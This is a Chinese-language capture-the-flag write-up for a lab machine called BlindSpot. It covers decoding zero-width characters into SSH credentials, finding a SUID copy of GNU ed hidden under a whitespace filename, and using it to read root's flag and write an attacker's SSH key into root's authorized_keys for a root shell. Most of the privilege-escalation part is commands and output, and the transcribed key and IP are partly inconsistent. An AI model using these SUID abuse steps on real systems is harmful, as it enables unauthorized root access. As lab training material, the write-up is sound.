


BlindSpot

目标10.120.209.78



端口扫描，开发22和80


```

if binary:
    # 每 8 位二进制转一个字符
    print(''.join(chr(int(binary[i:i+8], 2)) for i in range(0, len(binary), 8)))
else:
    print('No hidden characters found.')

```

得到flag: flag{1nv151b13:invisible}

```

< kali on Monday at 9:58 PM
> { home } * curl -s http://10.120.209.78/ | python3 -c "
import sys
data = sys.stdin.read()
binary = ''
for char in data:
    if char == '\u200b': binary += '0'
    elif char == '\u200d': binary += '1'

if binary:
    # 每 8 位二进制转一个字符
    print(''.join(chr(int(binary[i:i+8], 2)) for i in range(0, len(binary), 8)))
else:
    print('No hidden characters found.')
"
flag{1nv151b13:invisible}

```

ssh连接得到user的flag

```

< kali on Monday at 9:59 PM
> { home } * ssh 1nv151b13@10.120.209.78
1nv151b13@10.120.209.78's password:

--|-----|-----|-----|-----|-----|-----|
\ \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ /
\ V V / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ /
\ \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ / \ /

1nv151b13@BlindSpot:~$ cat user.txt
flag{user-1f1ae47bd96611161d31fc093e6100ac}

```

查找suid文件的时候发现一个奇怪的文件，文件名没有

```

inv151b13@BlindSpot:/usr/bin$ find /usr/bin -user root -perm -4000 -print 2>/dev/null
/usr/bin/
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn

```

```

--color[={always,never,auto}]
inv151b13@BlindSpot:/usr/bin$ ls -la /usr/bin
total 10172
-rwsr-xr-x 1 root root 51504 May 17 22:22
-rwxr-xr-x 1 root root 51504 May 17 22:21
drwxr-xr-x 2 root root 12288 May 17 22:30
drwxr-xr-x 9 root root 4096 May 17 22:11
lrwxrwxrwx 1 root root 12 Jun 3 2025 [ -> /bin/busybox
lrwxrwxrwx 1 root root 12 Jun 3 2025 [[ -> /bin/busybox
-rwxr-xr-x 1 root root 2668 Jun 15 2025 amuFormat.sh
lrwxrwxrwx 1 root root 12 Jun 3 2025 awk -> /bin/busybox
lrwxrwxrwx 1 root root 12 Jun 3 2025 basename -> /bin/busybox
lrwxrwxrwx 1 root root 12 Jun 3 2025 bc -> /bin/busybox
lrwxrwxrwx 1 root root 12 Jun 3 2025 beep -> /bin/busybox

```

通过hexdump现形，发现文件名是一个空格

```

inv151b13@BlindSpot:/usr/bin$ ls -la /usr/bin | hexdump -C
00000000 74 6f 74 61 6c 20 31 30 31 37 32 0a 2d 72 77 73 |total 10172.-rws|
00000010 72 2d 78 72 2d 78 20 20 20 20 31 20 72 6f 6f 74 |r-xr-x 1 root|
00000020 20 20 20 20 20 72 6f 6f 74 20 20 20 20 20 20 20 |root|
00000030 20 20 35 31 35 30 34 20 4d 61 79 20 31 37 20 32 |51504 May 17 2|
00000040 32 3a 32 32 20 20 0a 2d 72 77 78 72 2d 78 72 2d |2:22 .-rwxr-xr-|
00000050 78 20 20 20 20 31 20 72 6f 6f 74 20 20 20 20 20 |x 1 root|
00000060 72 6f 6f 74 20 20 20 20 20 20 20 20 20 35 31 35 |root 515|
00000070 30 34 20 4d 61 79 20 31 37 20 32 32 3a 32 31 20 |04 May 17 22:21|
00000080 20 e2 81 a3 0a 64 72 77 78 72 2d 78 72 2d 78 20 |....drwxr-xr-x|
00000090 20 20 20 32 20 72 6f 6f 74 20 20 20 20 20 72 6f |2 root ro|
000000a0 6f 74 20 20 20 20 20 20 20 20 20 31 32 32 38 38 |ot 12288|

```

运行，查看参数，发现本质就是一个ed工具

```

inv151b13@BlindSpot:/usr/bin$ "/usr/bin/ " -h
GNU ed is a line-oriented text editor. It is used to create, display,
modify and otherwise manipulate text files, both interactively and via
shell scripts. A restricted version of ed, red, can only edit files in
the current directory and cannot execute shell commands. Ed is the
'standard' text editor in the sense that it is the original editor for
Unix, and thus widely available. For most purposes, however, it is
superseded by full-screen editors.

Usage: /usr/bin/ [options] [[+line] file]

The file name may be preceded by '+line', '+/RE', or '+?RE' to set the
current line to the line number specified or to the first or last line
matching the regular expression 'RE'.

Start edit by reading in 'file' if given.
If 'file' begins with a '!', read output of shell command.

The environment variable LINES can be used to set the initial window size.

Options:
-h, --help                display this help and exit
-V, --version             output version information and exit
-E, --extended-regexp    use extended regular expressions
-G, --traditional        run in compatibility mode
-l, --loose-exit-status   exit with 0 status even if a command fails
-p, --prompt=STRING       use STRING as an interactive prompt
-q, --quiet, --silent     suppress diagnostics written to stderr
-r, --restricted         run in restricted mode
-s, --script              suppress byte counts and '!' prompt
-v, --verbose             be verbose; equivalent to the 'H' command
--strip-trailing-cr       strip carriage returns at end of text lines

```

直接文件读取拿到root.txt

File read

This executable can read data from local files.

(a) ☐ Unprivileged ☐ Sudo ☒ SUID

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

```

ed /path/to/input-file
,p
q

```

Remarks

The content is corrupted or otherwise altered by the process, thus it might not be suitable for handling arbitrary binary data.

```

inv151b13@BlindSpot:/usr/bin$ "/usr/bin/ " /root/root.txt
44
,p
flag{root-8083a5afb210d1ec3384979780320c1b}
q

```

然后ed还可以进行写文件（直接拿shell没成功所以这里采用写入公钥文件的办法）

具体写文件方法如下图

File write

This executable can write data to local files.

(a) Unprivileged Sudo SUID

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

```
ed /path/to/output-file
a
DATA
.
w
q
```

Copy

Remarks

The content is corrupted or otherwise altered by the process, thus it might not be suitable for handling arbitrary binary data.

```
Inv151b13@BlindSpot:/usr/bin$ "/usr/bin/" /root/.ssh/authorized_keys
```

81

a

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCtTGWudfQeoetXnAl2UPQ
DaGnSKQ3SHRQ6s2ukc59C8WxfnEiEyU2oDUAfFWLY5fjBlpzocCvsaZvooe
iCEAkjny/lerkDWrh1nQhugt/KypJdf05snI6VlIJsUK9bfp89y7ecLrrvz
a7k2+mnzLXvz3o3KITpMFeB/JjtgPYBDES60/5PtaAXagZF9s9xZqr7Se45
w1UYMXXj1keYFiVt5fnbPql+djMQj00k/P86Y3snG5UBMdj5a4oyf8R0GRC
ha+/pmZK3/vSd4ku7uJULK44kZhThWFl4rNn2cZHU8X8KHhEzy2Rpgy4Qk8
SdERUkPcB1FThbnRgfp9AaCcNwnl0oqgaV/ch60dlsRRsWCmkJ0GWZQPcK3
gAB0VIdSvX/zMsdjZS+KAcWUuHkpy8QFj0tl+xdb14RAjrZZyr08Vah7WrC
aUksYzKxbkBkYE2YvLJcQsukiZqDKE3jzbkn9Tr4hgr3tVkr2IZJ1+54I+0
beTa5LeEvEQtXpNM0xoU= kali@Penetration
```

.

w

651

q

```

Inv151b13@BlindSpot:/usr/bin$ " /usr/bin/ " /root/.ssh/authorized_keys
81
a
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCtTGWudfQeoetXnAl2UPQDaGnSKQ3SHRQ6s2ukc59C8WxfnEiEyU2oDUAfFWLY5fjB1pzocCvsaZvooeiCEAkjny/LerkDWrh1nQhugt/KypJdf05s
nI6VL1JisUK9bfp89y7ecLrrvza7k2+mnzLXvz3o3KITpMFeB/JjtGPyBDES60/5PtaAXagZF9s9xZqr7Se45w1UYMXxj1keYfLVt5fmbPql+djMQj00K/P86Y3sng5UBMdj5a4oyf8R0GRCha+/pmZK3
/vSd4ku7uJULK44kZhThWFL4rNn2cZHU8X8KHhEzy2Rpgy4Qk8SdERUKPcB1FTbhnRgfp9AaCcNwnl0oqgaV/ch60dlsRRsWCmkJ0GWZQPcK3gAB0VIdsvX/zMsdjZS+KAcWUuHkpy8QFj0tl+xdb14R
AjrZZyr08Vah7WrCaUksYzKxbkBYE2YvLJcQsuklZqDKE3jzbkn9Tr4hgr3tVkr2IZJ1+54I+0beTa5LeEvEqTxpNM0xoU= kali@Penetration
.
w
651
q
Inv151b13@BlindSpot:/usr/bin$ " /usr/bin/ " /root/.ssh/authorized_keys
651
.p
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFNvUvRHgcoIp2ktbuvT4jwJr5twmY2j7wZX7eVJ2DUu
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCtTGWudfQeoetXnAl2UPQDaGnSKQ3SHRQ6s2ukc59C8WxfnEiEyU2oDUAfFWLY5fjB1pzocCvsaZvooeiCEAkjny/LerkDWrh1nQhugt/KypJdf05s
nI6VL1JisUK9bfp89y7ecLrrvza7k2+mnzLXvz3o3KITpMFeB/JjtGPyBDES60/5PtaAXagZF9s9xZqr7Se45w1UYMXxj1keYfLVt5fmbPql+djMQj00K/P86Y3sng5UBMdj5a4oyf8R0GRCha+/pmZK3
/vSd4ku7uJULK44kZhThWFL4rNn2cZHU8X8KHhEzy2Rpgy4Qk8SdERUKPcB1FTbhnRgfp9AaCcNwnl0oqgaV/ch60dlsRRsWCmkJ0GWZQPcK3gAB0VIdsvX/zMsdjZS+KAcWUuHkpy8QFj0tl+xdb14R
AjrZZyr08Vah7WrCaUksYzKxbkBYE2YvLJcQsuklZqDKE3jzbkn9Tr4hgr3tVkr2IZJ1+54I+0beTa5LeEvEqTxpNM0xoU= kali@Penetration

```

ssh连接

```

< kali on Tuesday at 10:22 AM
> { ■ home = .ssh } * ssh root@10.120.209.191 -i id_rsa

Welcome

root@BlindSpot:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@BlindSpot:~#

```